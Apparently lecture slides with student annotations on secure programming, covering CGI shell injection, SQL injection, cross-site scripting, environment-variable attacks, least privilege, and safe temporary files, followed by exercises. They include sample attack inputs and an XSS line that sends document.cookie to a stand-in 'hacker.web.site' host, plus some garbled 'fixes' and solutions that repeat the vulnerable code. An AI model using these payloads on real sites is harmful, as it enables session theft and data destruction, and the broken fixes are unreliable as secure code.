Most often occur in scripting languages *

- Encourage reuse of other programs and system utilities where possible to save coding effort
- Often used as Web CGI scripts

* They are a very fast way to achieve things. Easy to write scripts in a sloppy way that can cause injection.

A web CGI injection attack

– Unsafe Perl script –

```
1 #!/usr/bin/perl
2 # finger.cgi - finger CGI script - Perl5 CGI module
3
4 use CGI;
5 use CGI::Carp qw(fatalsToBrowser);
6 $q = new CGI; # create query object
7
8 # display HTML header
9 print $q->header,
10 $q->start_html('Finger User'),
11 $q->h1('Finger User');
12 print "<pre>";
13 . . . Continue . . .
```

```
<html><head><title>Finger User</title></head><body>
<h1>Finger User</h1>
<form method=post action="finger.cgi">
<b>Username to finger</b>: <input type=text name=user value="">
<p><input type=submit value="Finger User">
</form></body></html>
```

A web CGI injection attack

– Unsafe Perl script –

Reads input from HTML form

Sends input straight to the shell...

```
1 #!/usr/bin/perl
2 # finger.cgi - finger CGI script - Perl5 CGI module
3
4 use CGI;
5 use CGI::Carp qw(fatalsToBrowser);
6 $q = new CGI; # create query object
7
8 # display HTML header
```

Any idea of how this script can be attacked?

Hint: take a look at the input in lines 15/16...

```
14 # get name of user and display their finger details
15 $user = $q->param("user"); giving input from Web UI
16 print `/usr/bin/finger -sh $user`;
17
18 # display HTML footer
19 print "</pre>";
20 print $q->end_html;
```

A web CGI injection attack

– Unsafe Perl script –

Input:

xxx; echo attack success; ls -1 finger*

Regular expression to identify shell meta-characters

Expected and subverted finger CGI responses

Finger User

Login Name TTY Idle Login Time Where
lpb Lawrie Brown p0 Sat 15:24 ppp41.grapevine

Finger User

attack success
-rwxr-xr-x 1 lpb staff 537 Oct 21 16:19 finger.cgi
-rw-r--r-- 1 lpb staff 251 Oct 21 16:14 finger.html

Safety extension to Perl finger CGI script

```
14 # get name of user and display their finger details
15 $user = $q->param("user");
16 die "The specified user contains illegal characters!";
17 unless ($user =~ /\w+/);
18 print `/usr/bin/finger -sh $user`;
```

PHP: SQL injection example

Vulnerable PHP code:

```
$name = $_REQUEST['name'];
$query = "SELECT * FROM suppliers WHERE name = ''"
         . $name . "'";
$result = mysql_query($query);
```

Takes the input (a name) from a web form, could be the one seen before

A safer PHP code:

```
$name = $_REQUEST['name'];
$query = "SELECT * FROM suppliers WHERE name = ''"
         mysql_real_escape_string($name) . "'";
$result = mysql_query($query);
```

An attacker may input:
Anna'; drops table suppliers
... resulting in the deletion of the entire table!

Validates input with PHP functions that sanitizes the string

User can Apps in which users can post things for others to read. Those people could insert pieces of code, scripts, so the browser will see this script and run it.

Attacks where input provided by one user is subsequently output to another user

Commonly seen in scripted Web applications

- Vulnerabilities due to the inclusion of script code in the HTML content
- Hence browsers impose security checks and restrict data access to pages originating from the same site

Exploit assumption that all content from one site is equally trusted and hence is permitted to interact with other content from the site

XSS reflection vulnerability

- Attacker includes the malicious script content in data supplied to a site

CROSS SITE SCRIPTING (XSS) ATTACKS

XSS example

Plain XSS example:

Thanks for this information, its great!

```
<script>document.location='http://hacker.web.site/cookie.cgi?'+  
document.cookie</script>
```


Encoded XSS example (using HTML characters entities):

Thanks for this information, its great!


```
&#60;&#115;&#99;&#114;&#105;&#112;&#116;&#62;  
&#100;&#111;&#99;&#117;&#109;&#101;&#110;&#116;  
&#46;&#108;&#111;&#99;&#97;&#116;&#105;&#111;  
&#110;&#61;&#39;&#104;&#116;&#116;&#112;&#58;  
&#47;&#47;&#104;&#97;&#99;&#107;&#101;&#114;  
&#46;&#119;&#101;&#98;&#46;&#115;&#105;&#116;  
&#101;&#47;&#99;&#111;&#111;&#107;&#105;&#101;  
&#46;&#99;&#103;&#105;&#63;&#39;&#43;&#100;  
&#111;&#99;&#117;&#109;&#101;&#110;&#116;&#46;  
&#99;&#111;&#111;&#107;&#105;&#101;&#60;&#47;  
&#115;&#99;&#114;&#105;&#112;&#116;&#62;
```

script that forwards you to another website!

1. You might check that the post doesn't contain scripts, but scripts can also be encoded. Browsers limit for the execution of this scripts only those related to the same website you are actually on.



Validating Input Syntax



- Second element (after handling input) is processing of data by some algorithm to solve required problem
- High-level languages are typically compiled and linked into machine code which is then directly executed by the target processor

Security issues:

- Correct algorithm implementation *No bugs*
- Correct machine instructions for algorithm
- Valid manipulation of data

Machine language code resulting from compilation actually does what you need to do.



In TCP/IP, random numbers are used to number packets sent by users. Problem in the past was that the generation of random numbers in a too predictable way.

Issue of good program development technique

Algorithm may not correctly handle all problem variants

Consequence of deficiency is a bug in the resulting program that could be exploited

Initial sequence numbers used by many TCP/IP implementations are too predictable

Combination of the sequence number as an identifier and authenticator of packets and the failure to make them sufficiently unpredictable enables the attack to occur

CORRECT ALGORITHM IMPLEMENTATION

Send Mail, was left with parts of codes only for debugging purposes. So a backdoor was left there.

Exploded by the Morris Worm


Another variant is when the programmers deliberately include additional code in a program to help test and debug it

Often code remains in production release of a program and could inappropriately release information

May permit a user to bypass security checks and perform actions they would not otherwise be allowed to perform

This vulnerability was exploited by the Morris Internet Worm

Getting control of sendMail that executed on root privileges was bad.



That is expected, but compiler might be compromised or add additional vulnerabilities.

Ensuring Machine Language Corresponds to Algorithm

The compiler may be modified to add malware...

Required in development of computer systems with very high assurance level

Correct Data Interpretation

Already discussed this... strongly typed languages vs other languages...

Correct Use of Memory

Especially with dynamic memory allocation, memory leaks may introduce vulnerabilities...

Modern languages deal with it

Race conditions

Bad synchronization among concurrent components may be exploited as well

E.g. to provoke data corruption or deadlocks and consequent DoS...

If you allocate memory in an inappropriate way it's bad.

CORRECT ALGORITHM IMPLEMENTATION — OTHER ISSUES

Working concurrent programs correctly vs complicated. There's a timing problem. May give rise to additional vulnerabilities.

Problem: you generally assume that OSes and libraries are safe and behave in the way they should. But there may be functionalities and behaviors not fully specified. In specific cases we can have problems.

Program execution under control of an operating system

- Mediates and shares access to resources
- Constructs execution environment
- Includes environment variables and arguments

Concept of multiple users

- Resources are owned by a user; permissions granting access; various rights to different users
- Programs need access to various resources, however excessive rights of access are dangerous
- Concerns when multiple programs access shared resources such as a common file

OPERATING SYSTEM INTERACTION

1. OS builds an environment under which programs can be executed. This includes parameters that will be used by programs and environment variables that tell you where to look for utilities.
2. While using an OS, you are working in a system that may be supporting different users that share resources. We could have problems.

ENVIRONMENT VARIABLES

Collection of string values inherited by each process from its parent

- Can affect the way a running process behaves
- Included in memory when it is constructed

Can be modified by the program process at any time

- Modifications will be passed to its children

Another source of untrusted program input

Most common attack is by a local user attempting to gain increased privileges

- Goal is to subvert a program that grants superuser or administrator privileges

Variables defined beforehand that can be executed implicitly or explicitly.
They are defined when you start a shell; they are inherited by the parent process, so every other process will inherit these environment variables. With a shell you start different processes that inherit variables. It's like an implicit import usually unchecked.

Vulnerable shell scripts

Example 1:

```
#!/bin/bash
user=`echo $1 | sed 's/.*@.*$/'`
grep $user /var/local/accounts/ipaddrs
```

Ex: **script** with
setuid=1, with no
privileges. You can
sed, grep executable

- earliest attacks using environment variables targeted shell scripts that executed with the privileges of their owner
- This script is quite common:
 - takes the identity of some user, strips any domain specification if included, and then retrieves the mapping for that user to an IP address

- Invokes **sed** and **grep** but without specifying a path;
- if the attacker changes the path before, it may make it run other **grep** or **sed** programs! *look somewhere else for these programs!*
- With the privileges of the script...
in a new directory and execute them.

Vulnerable shell scripts

Example 2:

```
#!/bin/bash  
PATH="/sbin:/bin:/usr/sbin:/usr/bin"  
export PATH  
user=`echo $1 | sed 's/.*$//'  
grep $user /var/local/accounts/ipaddrs
```

possible solution, you define the path as the first op.
so if somebody else modify the path we will redefine it before execution.

- This version defines the variable path
- The vulnerability is in the IFS (Internal Field Separator) of Unix.
 - Normally it is space, tab or newline
 - ...and it can be redefined

- what if the attacker redefines IFS as "=" before invoking the script?
PATH="..." will be interpreted as PATH "..."
- which means to execute command "PATH" with parameter the subsequent list of directories
- if the attacker also changed the PATH variable to a directory with a PATH command, this will run the command with the privileges of the script...

Then the first script can be interpreted as PATH (space) string as input and it will execute the executable PATH from my dir. In general, using scripts is particularly dangerous,

especially with `setenv(1)`.

↑ other environmental variables are also problematic for compiled programs.

Programs can be vulnerable to PATH variable manipulation

- Must reset to “safe” values

↑ ACR on dynamically linked libraries is another possibility

dynamically linked libraries may be vulnerable to manipulation of LD_LIBRARY_PATH

- Used to locate suitable dynamic library
- Must either statically link privileged programs or prevent use of this variable

Libraries are only loaded into memory when needed, not linked statically into code memory. Libraries will be loaded at runtime and there is an environmental variable telling you where the path is.

VULNERABLE COMPILED PROGRAMS

Another part of defense lies in implementing the principle of least privilege. The sendmail case is a good example: you don't need root privileges in root mode, but was designed because root was required for initialization. Even if there is one of those vulnerabilities, the attacker will only have access to the smallest amount of resources required to complete the task.

Privilege escalation

- Exploit of flaws may give attacker greater privileges

Least privilege

- Run programs with least privilege needed to complete their function

Determine appropriate user and group privileges required

- Decide whether to grant extra user or just group privileges

Ensures that privileged program can modify only those files and directories necessary

USE OF LEAST PRIVILEGE

The least privilege principle...

- A common practice to implement the least privilege is to use a special system login for each service and make all files and directories used by the service assessable only to that login.
 - Note that programs implementing such services run using privileged access rights
 - ... hence they are a potential target of an attack
- Key decision: use owner or group privileges
 - In Unix can be done by using a set of user and group options
 - The second is usually to prefer
 - In Windows by the use of access control lists to set owner and groups access rights.

In UNIX you can define groups and owners. You might isolate privileges this way.

The least privilege principle...

A common poor practice in web servers is to run the entire server with privileges of a special user (say WWW)

- However, the web server mostly needs only to read the files it is serving
 - write access only to store information provided by CGI scripts, file uploads, and the like...
- While managers will need write access to all files
- Not discriminating between web server and manager gives the attacker a chance to gain access to the entire data of the web server, with no limits...

ROOT/ ADMINISTRATOR PRIVILEGES

Programs with root/ administrator privileges are a major target of attackers, but even partial privileges might be sufficient.

- They provide highest levels of system access and control
- They are needed to manage access to protected system resources

Often privilege is only needed at start

- And after they can run as normal user

Good design partitions complex programs in smaller modules with needed privileges

- Provides a greater degree of isolation between the components
- Reduces the consequences of a security breach in one component
- Easier to test and verify

Idea: isolate and separate as much as possible.

Last class of critical aspects: generation of output.

System calls and
library functions

Race conditions

Management of
Temporary files

...

GENERATION OF PROGRAM OUTPUT

System Calls and Standard Library Functions

- Programs use system calls and standard library functions for common operations
- Programmers make assumptions about their operations that may result not correct, *behavior is not necessarily the same on different systems. App might not behave*
 - E.g. If incorrect behavior is not what is expected
 - May be a result of system optimizing access to shared resources
 - Results in requests for services being buffered, resequenced, or otherwise modified to optimize system use
 - Optimizations can conflict with program goals

Example: file shredding

- securely delete a file so its contents cannot subsequently be recovered
- consists in overwriting the disk sectors with bit patterns

Typical inability for security: if you delete the file, files can be recoverable. You can overwrite or with useless data instead.

Initial secure file shredding program algorithm

```
patterns = [10101010, 01010101, 11001100, 00110011,  
            00000000, 11111111, ...]  
open file for writing  
for each pattern  
    seek to start of file  
    overwrite file contents with pattern  
close file  
remove file
```

However, in this way can still be recovered!!!

Would still be possible to recover parts of the disk before the change by looking at magnetic fields. Here for that reason we use multiple patterns.

Opening the file in writing doesn't necessarily overwrite a sector of a magnetic disk. For solid disks it's not possible, all of the ops will operate on other sectors, not the actual one. Plus, the OS might want to allocate file as new file and mark the old one as non present.

File shredding: wrong assumptions

1. The overwrite of a data block will actually overwrite the old block on disk
 - Wrong: At opening in write mode, the OS may allocate new blocks for rewriting and deallocate the previous ones, that may remain intact
2. When a file is overwritten the data are written immediately to disk
 - Wrong: the OS may delay the actual writing of the application buffers to improve the disk throughput and keep the new data in a memory buffer for a while.
 - If the file is small, this may take long, long time
3. When the I/O buffers are flushed and the file is closed, the data are then written to disk
 - Wrong: the OS has several layers... the buffering is also done at another intermediate OS layer

by closing a file you force buffers in memory to write on disk. The OS might delay writing as much as it wants!

File shredding: a safer version

Better secure file shredding program algorithm

```
patterns = [10101010, 01010101, 11001100, 00110011,  
            00000000, 11111111, ...]
```

```
open file for update
```

```
for each pattern
```

```
    seek to start of file
```

```
    overwrite file contents with pattern
```

```
    flush application write buffers
```

```
    sync file system write buffers with device
```

```
close file
```

```
remove file
```

in OS there
are diff.
Commands that
work with different
layers of the buffers.

And still...

- modern disk controllers have their buffers as well.
- writing in SSD disks always mean moving the file elsewhere

↑ for magnetic disks this works.

Update: forces the
OS to keep the file
where it is now

Flush application
buffers to force their
actual writing

Sync file system to
force OS buffers
writing

SSD use Tech: no rotating disk. Memory that can be read and written and is persistent. They are managed like magnetic disks from the POV of users, but for the Tech, you can only write 1s, not 0s. So you should make sure the contents is zeroed. So when writing, the disk will allocate

In different sectors. Zerowing is slow as an operation, you can zero a sequence of adjacent blocks with different procedures from the ones used for writing, and to do so, the SSD needs to know that there are sequences of unallocated blocks.

Preventing Race Conditions

Other processes may affect your processes.

- Programs may need to access a common system resource
- Need suitable synchronization mechanisms
 - Most common technique is to acquire a lock on the shared file
- Lockfile *you need a mechanism to lock that resource. It's very practical. If a process fails while locked, the process must create and own the lockfile to gain access to a shared file resource stays locked. (1)*
 - Process must create and own the lockfile to gain access to a shared file
- Security Concerns with Lockfile:
 - If a program chooses to ignore the existence of the lockfile and access the shared resource the system will not prevent this
 - Race conditions in the generation of the creation of the lockfile

File locking example

File locking example in PERL

```
#!/usr/bin/perl
#
$EXCL_LOCK = 2;
$UNLOCK = 8;
$FILENAME = "forminfo.dat";
# open data file and acquire exclusive access lock
open (FILE, ">> $FILENAME") || die "Failed to open $FILENAME \n";
flock FILE, $EXCL_LOCK;
... use exclusive access to the forminfo file to save details
# unlock and close file
flock FILE, $UNLOCK;
close(FILE);
```

Lock file

Problems: lock not mandatory, Possible that a process doesn't use flock.

Unlock file

Safe Temporary Files

- Many programs use temporary files problems with the output
- Often in a common, shared system area
- Must be unique, not accessed by others
- Commonly create name using process ID
 - Unique, but predictable
 - Attacker might guess and attempt to create its own file between program checking and creating *You could such a file as a symbolic link to the password file!*
- Secure temporary file creation and use requires the use of random names

Temporary file creation in C

C temporary file creation example

```
char *filename;
int fd;
do {
    filename = tempnam (NULL, "foo");
    fd = open (filename, O_CREAT | O_EXCL | O_TRUNC | O_RDWR, 0600);
    free (filename);
} while (fd == -1);
```

↑ creates random name for your file

In a loop in case the creation goes wrong (other processes chose the same filename...)

Creates a temporary and unique name for the file

Creates the file if it does not exists...
... but If file already exists then the creation fails

Other Program Interaction

- Programs may use functionalities and services of other programs
 - Security vulnerabilities can result unless care is taken with this interaction
 - Concern when the program being used did not adequately identify all the security concerns that might arise
 - Occurs with the current trend of providing web interfaces to programs
 - Burden falls on the newer programs to identify and manage any security issues that may arise
 - Issue of data confidentiality/integrity
 - Detection and handling of exceptions and errors generated by interaction is also important from a security perspective

Summary

- Software security issues
 - Introducing software security and defensive programming
- Writing safe program code
 - Correct algorithm implementation
 - Ensuring that machine language corresponds to algorithm
 - Correct interpretation of data values
 - Correct use of memory
 - Preventing race conditions with shared memory
- Handling program input
 - Input size and buffer overflow
 - Interpretation of program input
- Interacting with the operating system and other programs
 - Environment variables
 - Using appropriate, least privileges
 - Systems calls and standard library functions
- Handling program output
 - Preventing race conditions with shared system resources
 - Safe temporary file use
 - Interacting with other programs

Exercise

Assume user *bob*, who belongs to group *teamwork*, shares the document *sharedoc* with the users in his group. No one else can access the file.
The file *sharedoc* resides in the directory *activity*.

Show the appropriate rights of *sharedoc* and of *activity* in the following cases:

1. Users in *teamwork* can only read the file `rwl----`
2. Users in *teamwork* can only read/write the file `rwlrw---`
3. Users in *teamwork* can read, write and delete the file `rwlrwle--`

`rwlz----`
`rwlz-----`
`rwlz-----`
`rwlz-----`

Solution

Assume user bob that belongs to group teamwork shares the document sharedoc with the users in his group. No one else can access the file.
The file sharedoc resides in the directory activity.

1. Users in teamwork can only read the file

Rights of directory activity: drwxr-x--- 1 bob teamwork 1024 Sep 21 07:58 activity

Rights of file sharedoc: -rwxr----- 1 bob teamwork 2048 May 11 08:00 sharedoc

2. Users in teamwork can only read/write the file

Rights of directory activity: drwxr-x--- 1 bob teamwork 1024 Sep 21 07:58 activity

Rights of file sharedoc: -rwxrw---- 1 bob teamwork 2048 May 11 08:00 sharedoc

3. Users in teamwork can read, write and delete the file

Rights of directory activity: drwxrwx--- 1 bob teamwork 1024 Sep 21 07:58 activity

Rights of file sharedoc: -rwxrw---- 1 bob teamwork 2048 May 11 08:00 sharedoc

Rights of directory activity: drwxrwx--- 1 bob teamwork 1024 Sep 21 07:58 activity

Rights of file sharedoc: _____

Exercise 3

Consider a possible implementation of strcpy (that copies one string into another) as shown in the table.

1. Explain why it is vulnerable to buffer overflow
2. Rewrite it so to fix the vulnerability

```
char* strcpy(char *to, char *from)
{
    char *st=to;
    while (*from != '\0') {
        *to = *from;
        to++;
        from++;
    }
    *to='\0';
    return st;
}
```



Solution 3

```
char* strcpy(char *to, char *from)
{
    char *st=to;
    while (*from != '\0') {
        *to = *from;
        to++;
        from++;
    }
    *to='\0';
    return st;
}
```



Solution 3-bis

```
char* strcpy(char *to, char *from)
{
    char *st=to;
    while (*from != '\0') {
        *to = *from;
        to++;
        from++;
    }
    *to='\0';
    return st;
}
```

Exercise 5

Considering the program in the box on the right.

1. Discuss any potential vulnerability of the code
2. Show how the code can be attacked:
 - show the content of the memory
 - show an input that exploits the vulnerability
 - show how the memory is altered illegally when the illegitimate input is provided
3. Propose a fix to avoid the vulnerability

```
char name[12];
int (*fpoint)(char *string);
int result=10;

int funa(char * string) {...}
int funb(char * string) {...}

int main(int argc, char *argv[])
{
    printf("which function?: ");
    gets(name);
    if (strcmp(name, "funa"))
        fpoint=funA;
    else
        fpoint=funB;
    printf("which input?: ");
    gets(name);
    while (result>5)
        result=(*fpoint)(name);
    printf("done! %d\n";result);
}
```



Solution 5

```
char name[12];
int (*fpoint)(char *string);
int result=10;

int funa(char * string) {...}
int funb(char * string) {...}

int main(int argc, char *argv[])
{
    printf("which function?: ");
    gets(name);
    if strcmp(name,"funa")
        fpoint=funA;
    else
        fpoint=funB;
    printf("which input?: ");
    gets(name);
    while (result>5)
        result=(*fpoint)(name);
    printf("done! %d\n";result);
}
```